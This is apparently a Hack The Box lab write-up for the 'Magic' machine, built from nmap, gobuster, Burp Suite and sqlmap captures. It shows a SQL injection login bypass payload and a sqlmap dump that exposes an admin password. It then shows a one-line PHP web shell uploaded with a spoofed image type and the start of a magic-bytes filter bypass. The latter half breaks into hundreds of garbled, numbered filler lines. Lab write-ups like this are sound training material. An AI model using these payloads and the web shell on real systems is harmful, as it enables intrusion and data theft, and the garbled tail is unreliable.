

# ***magic***

```
(root@kali)-[/Documents/htb/boxes]
# nmap -sC -sV -oA nmap/magic 10.10.10.185
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-14 20:37 EDT
Nmap scan report for 10.10.10.185
Host is up (0.085s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.30 seconds
```

```
(root@kali)-[/Documents/htb/boxes/magic]
# gobuster dir -u http://10.10.10.185 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html -t 25 2> /dev/null

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.10.10.185
[+] Method:          GET
[+] Threads:         25
[+] Wordlist:         /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.1.0
[+] Extensions:      php,html
[+] Timeout:         10s

2021/05/14 20:39:02 Starting gobuster in directory enumeration mode

/images      (Status: 301) [Size: 313] [→ http://10.10.10.185/images/]
/login.php   (Status: 200) [Size: 4221]
/assets      (Status: 301) [Size: 313] [→ http://10.10.10.185/assets/]
/upload.php  (Status: 302) [Size: 2957] [→ login.php]
/index.php   (Status: 200) [Size: 4052]
/logout.php  (Status: 302) [Size: 0] [→ index.php]
/server-status (Status: 403) [Size: 277]
```


```
(root@kali)-[/Documents/htb/boxes/magic]
# gobuster dir -u http://10.10.10.185/images/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php 2> /dev/null

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:             http://10.10.10.185/images/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.1.0
[+] Extensions:      php
[+] Timeout:         10s

2021/05/14 21:18:41 Starting gobuster in directory enumeration mode

/uploads     (Status: 301) [Size: 321] [→ http://10.10.10.185/images/uploads/]
```



try admin:admin , admin:password  
try sqlinjection , javascript code prevent us from doing  
space



Let's do it over burpsuite

Pretty

Raw

\n


Actions ▼

```
1 POST /login.php HTTP/1.1
2 Host: 10.10.10.185
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.10.185
10 Connection: close
11 Referer: http://10.10.10.185/login.php
12 Cookie: PHPSESSID=r5fuf8vrljsc5sjh8408hprn0l
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=' or 1=1 -- -
```

url encoded

```
14
15 username=admin&password='+or+1%3d1+-+--
```

forward the request  
and were in



finding auth bypass via sql injection on login the throwing it to sqlmap



#	Host
41	http://10.10.10.185
46	http://10.10.10.185
52	http://10.10.10.185
1	http://10.10.10.27
54	https://100daysofcss.com

Original request ▾

Raw Params Headers Hex

Pretty Raw ↵ Actions ▾

```

1 POST /login.php HTTP/1.1
2 Host: 10.10.10.185
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 29
9 Origin: http://10.10.10.185
10 Connection: close
11 Referer: http://10.10.10.185/login.php
12 Cookie: PHPSESSID=r5fuf8vr1jsc5sjh8408hprn0l
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=admin

```

Choose a file to save to

Look In: magic

- magic.ctb
- magic.ctb~
- magic.ctb~~
- magic.ctb~~~

File Name: login

Files of Type: All Files

Save Cancel

```

POST /login.php HTTP/1.1
Host: 10.10.10.185
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://10.10.10.185
Connection: close
Referer: http://10.10.10.185/login.php
Cookie: PHPSESSID=r5fuf8vr1jsc5sjh8408hprn0l
Upgrade-Insecure-Requests: 1

```

username=admin&password=abc

```

(root@kali)-[/Documents/htb/boxes/magic]
# sqlmap -r login --batch --tamper=space2comment --dump --level 4 --risk 3

```

{1.5.4#stable}



<http://sqlmap.org>

```

Database: Magic
Table: login
[1 entry]
+----+-----+-----+
| id | password | username |
+----+-----+-----+
| 1 | Th3s3usW4sK1ng | admin |
+----+-----+-----+

```

```
shell.php x
1 <?php system($_REQUEST['saad']); ?>
2
```



```
(root@kali)-[/Documents/htb/boxes/magic/uploads]
# mv shell.php shell.php.png

(root@kali)-[/Documents/htb/boxes/magic/uploads]
# ls
shell.php.png
```

## Select Image to Upload



Upload Image

What are you trying to do there?

OK

### Request

```
Raw Params Headers Hex
Pretty Raw \n Actions
1 POST /upload.php HTTP/1.1
2 Host: 10.10.10.185
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----73114038317406359604292914270
8 Content-Length: 382
9 Origin: http://10.10.10.185
10 Connection: close
11 Referer: http://10.10.10.185/upload.php
12 Cookie: PHPSESSID=r5fuf8vrlj5c5sjh8408hprn0l
13 Upgrade-Insecure-Requests: 1
14
15 -----73114038317406359604292914270
16 Content-Disposition: form-data; name="image"; filename="shell.php.png"
17 Content-Type: image/png
18
19 <?php system($_REQUEST['saad']); ?>
20
21 -----73114038317406359604292914270
22 Content-Disposition: form-data; name="submit"
23
```

### Response

```
Raw Headers Hex
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Date: Sat, 15 May 2021 01:48:15 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-reva
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 3015
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <script>
13     alert('What are you trying to do there?')
14 </script>
15 <!DOCTYPE HTML>
16 <html>
17 <head>
18     <title>
19         Magic Upload
20     </title>
21     <meta charset="utf-8" />
22     <meta name="viewport" content="width=dev
23     <link rel="stylesheet" href="assets/css/
24     <link rel="stylesheet" href="assets/css/
```

Let's upload a true image then changing it by keeping the magic bytes

```

(root@kali)-[/Documents/htb/boxes/magic/uploads]
# open sample.jpg

1 POST /upload.
2 Host: 10.10.1
3 User-Agent: M
4 Accept: text/
5 Accept-Language
6 Content-Type: image/png
7 Content-Disposition: form-data; name="
8
9 .....JFIF.....H
10 .....Exif..MM
11 .....Content-Type:
12 .....Created with The
13 .....GIMP ... C...-Lengt
14 .....Origin: http:
15 .....ion: c
16 .....!..Ref....: http
17 ..... "$".$. ....C.. PHPSE
18 .....: Upgrade-Insec
19 .....
20 .....
21 .....
22 .....Content-Dispo
23 .....Content-Type:
24 .....
25 .....;.....
26 .....v0vAJFIFHHyAE
27 .....8BDb1 vAyAyU?
28 .....12045UN7Iä-
29 .....SOR1"7EfGäÜx
30 .....
31 .....
32 .....
33 .....
34 .....
35 .....
36 .....
37 .....
38 .....
39 .....
40 .....
41 .....
42 .....
43 .....
44 .....
45 .....
46 .....
47 .....
48 .....
49 .....
50 .....
51 .....
52 .....
53 .....
54 .....
55 .....
56 .....
57 .....
58 .....
59 .....
60 .....
61 .....
62 .....
63 .....
64 .....
65 .....
66 .....
67 .....
68 .....
69 .....
70 .....
71 .....
72 .....
73 .....
74 .....
75 .....
76 .....
77 .....
78 .....
79 .....
80 .....
81 .....
82 .....
83 .....
84 .....
85 .....
86 .....
87 .....
88 .....
89 .....
90 .....
91 .....
92 .....
93 .....
94 .....
95 .....
96 .....
97 .....
98 .....
99 .....
100 .....
101 .....
102 .....
103 .....
104 .....
105 .....
106 .....
107 .....
108 .....
109 .....
110 .....
111 .....
112 .....
113 .....
114 .....
115 .....
116 .....
117 .....
118 .....
119 .....
120 .....
121 .....
122 .....
123 .....
124 .....
125 .....
126 .....
127 .....
128 .....
129 .....
130 .....
131 .....
132 .....
133 .....
134 .....
135 .....
136 .....
137 .....
138 .....
139 .....
140 .....
141 .....
142 .....
143 .....
144 .....
145 .....
146 .....
147 .....
148 .....
149 .....
150 .....
151 .....
152 .....
153 .....
154 .....
155 .....
156 .....
157 .....
158 .....
159 .....
160 .....
161 .....
162 .....
163 .....
164 .....
165 .....
166 .....
167 .....
168 .....
169 .....
170 .....
171 .....
172 .....
173 .....
174 .....
175 .....
176 .....
177 .....
178 .....
179 .....
180 .....
181 .....
182 .....
183 .....
184 .....
185 .....
186 .....
187 .....
188 .....
189 .....
190 .....
191 .....
192 .....
193 .....
194 .....
195 .....
196 .....
197 .....
198 .....
199 .....
200 .....
201 .....
202 .....
203 .....
204 .....
205 .....
206 .....
207 .....
208 .....
209 .....
210 .....
211 .....
212 .....
213 .....
214 .....
215 .....
216 .....
217 .....
218 .....
219 .....
220 .....
221 .....
222 .....
223 .....
224 .....
225 .....
226 .....
227 .....
228 .....
229 .....
230 .....
231 .....
232 .....
233 .....
234 .....
235 .....
236 .....
237 .....
238 .....
239 .....
240 .....
241 .....
242 .....
243 .....
244 .....
245 .....
246 .....
247 .....
248 .....
249 .....
250 .....
251 .....
252 .....
253 .....
254 .....
255 .....
256 .....
257 .....
258 .....
259 .....
260 .....
261 .....
262 .....
263 .....
264 .....
265 .....
266 .....
267 .....
268 .....
269 .....
270 .....
271 .....
272 .....
273 .....
274 .....
275 .....
276 .....
277 .....
278 .....
279 .....
280 .....
281 .....
282 .....
283 .....
284 .....
285 .....
286 .....
287 .....
288 .....
289 .....
290 .....
291 .....
292 .....
293 .....
294 .....
295 .....
296 .....
297 .....
298 .....
299 .....
300 .....
301 .....
302 .....
303 .....
304 .....
305 .....
306 .....
307 .....
308 .....
309 .....
310 .....
311 .....
312 .....
313 .....
314 .....
315 .....
316 .....
317 .....
318 .....
319 .....
320 .....
321 .....
322 .....
323 .....
324 .....
325 .....
326 .....
327 .....
328 .....
329 .....
330 .....
331 .....
332 .....
333 .....
334 .....
335 .....
336 .....
337 .....
338 .....
339 .....
340 .....
341 .....
342 .....
343 .....
344 .....
345 .....
346 .....
347 .....
348 .....
349 .....
350 .....
351 .....
352 .....
353 .....
354 .....
355 .....
356 .....
357 .....
358 .....
359 .....
360 .....
361 .....
362 .....
363 .....
364 .....
365 .....
366 .....
367 .....
368 .....
369 .....
370 .....
371 .....
372 .....
373 .....
374 .....
375 .....
376 .....
377 .....
378 .....
379 .....
380 .....
381 .....
382 .....
383 .....
384 .....
385 .....
386 .....
387 .....
388 .....
389 .....
390 .....
391 .....
392 .....
393 .....
394 .....
395 .....
396 .....
397 .....
398 .....
399 .....
400 .....
401 .....
402 .....
403 .....
404 .....
405 .....
406 .....
407 .....
408 .....
409 .....
410 .....
411 .....
412 .....
413 .....
414 .....
415 .....
416 .....
417 .....
418 .....
419 .....
420 .....
421 .....
422 .....
423 .....
424 .....
425 .....
426 .....
427 .....
428 .....
429 .....
430 .....
431 .....
432 .....
433 .....
434 .....
435 .....
436 .....
437 .....
438 .....
439 .....
440 .....
441 .....
442 .....
443 .....
444 .....
445 .....
446 .....
447 .....
448 .....
449 .....
450 .....
451 .....
452 .....
453 .....
454 .....
455 .....
456 .....
457 .....
458 .....
459 .....
460 .....
461 .....
462 .....
463 .....
464 .....
465 .....
466 .....
467 .....
468 .....
469 .....
470 .....
471 .....
472 .....
473 .....
474 .....
475 .....
476 .....
477 .....
478 .....
479 .....
480 .....
481 .....
482 .....
483 .....
484 .....
485 .....
486 .....
487 .....
488 .....
489 .....
490 .....
491 .....
492 .....
493 .....
494 .....
495 .....
496 .....
497 .....
498 .....
499 .....
500 .....
501 .....
502 .....
503 .....
504 .....
505 .....
506 .....
507 .....
508 .....
509 .....
510 .....
511 .....
512 .....
513 .....
514 .....
515 .....
516 .....
517 .....
518 .....
519 .....
520 .....
521 .....
522 .....
523 .....
524 .....
525 .....
526 .....
527 .....
528 .....
529 .....
530 .....
531 .....
532 .....
533 .....
534 .....
535 .....
536 .....
537 .....
538 .....
539 .....
540 .....
541 .....
542 .....
543 .....
544 .....
545 .....
546 .....
547 .....
548 .....
549 .....
550 .....
551 .....
552 .....
553 .....
554 .....
555 .....
556 .....
557 .....
558 .....
559 .....
560 .....
561 .....
562 .....
563 .....
564 .....
565 .....
566 .....
567 .....
568 .....
569 .....
570 .....
571 .....
572 .....
573 .....
574 .....
575 .....
576 .....
577 .....
578 .....
579 .....
580 .....
581 .....
582 .....
583 .....
584 .....
585 .....
586 .....
587 .....
588 .....
589 .....
590 .....
591 .....
592 .....
593 .....
594 .....
595 .....
596 .....
597 .....
598 .....
599 .....
600 .....
601 .....
602 .....
603 .....
604 .....
605 .....
606 .....
607 .....
608 .....
609 .....
610 .....
611 .....
612 .....
613 .....
614 .....
615 .....
616 .....
617 .....
618 .....
619 .....
620 .....
621 .....
622 .....
623 .....
624 .....
625 .....
626 .....
627 .....
628 .....
629 .....
630 .....
631 .....
632 .....
633 .....
634 .....
635 .....
636 .....
637 .....
638 .....
639 .....
640 .....
641 .....
642 .....
643 .....
644 .....
645 .....
646 .....
647 .....
648 .....
649 .....
650 .....
651 .....
652 .....
653 .....
654 .....
655 .....
656 .....
657 .....
658 .....
659 .....
660 .....
661 .....
662 .....
663 .....
664 .....
665 .....
666 .....
667 .....
668 .....
669 .....
670 .....
671 .....
672 .....
673 .....
674 .....
675 .....
676 .....
677 .....
678 .....
679 .....
680 .....
681 .....
682 .....
683 .....
684 .....
685 .....
686 .....
687 .....
688 .....
689 .....
690 .....
691 .....
692 .....
693 .....
694 .....
695 .....
696 .....
697 .....
698 .....
699 .....
700 .....
701 .....
702 .....
703 .....
704 .....
705 .....
706 .....
707 .....
708 .....
709 .....
710 .....
711 .....
712 .....
713 .....
714 .....
715 .....
716 .....
717 .....
718 .....
719 .....
720 .....
721 .....
722 .....
723 .....
724 .....
725 .....
726 .....
727 .....
728 .....
729 .....
730 .....
731 .....
732 .....
733 .....
734 .....
735 .....
736 .....
737 .....
738 .....
739 .....
740 .....
741 .....
742 .....
743 .....
744 .....
745 .....
746 .....
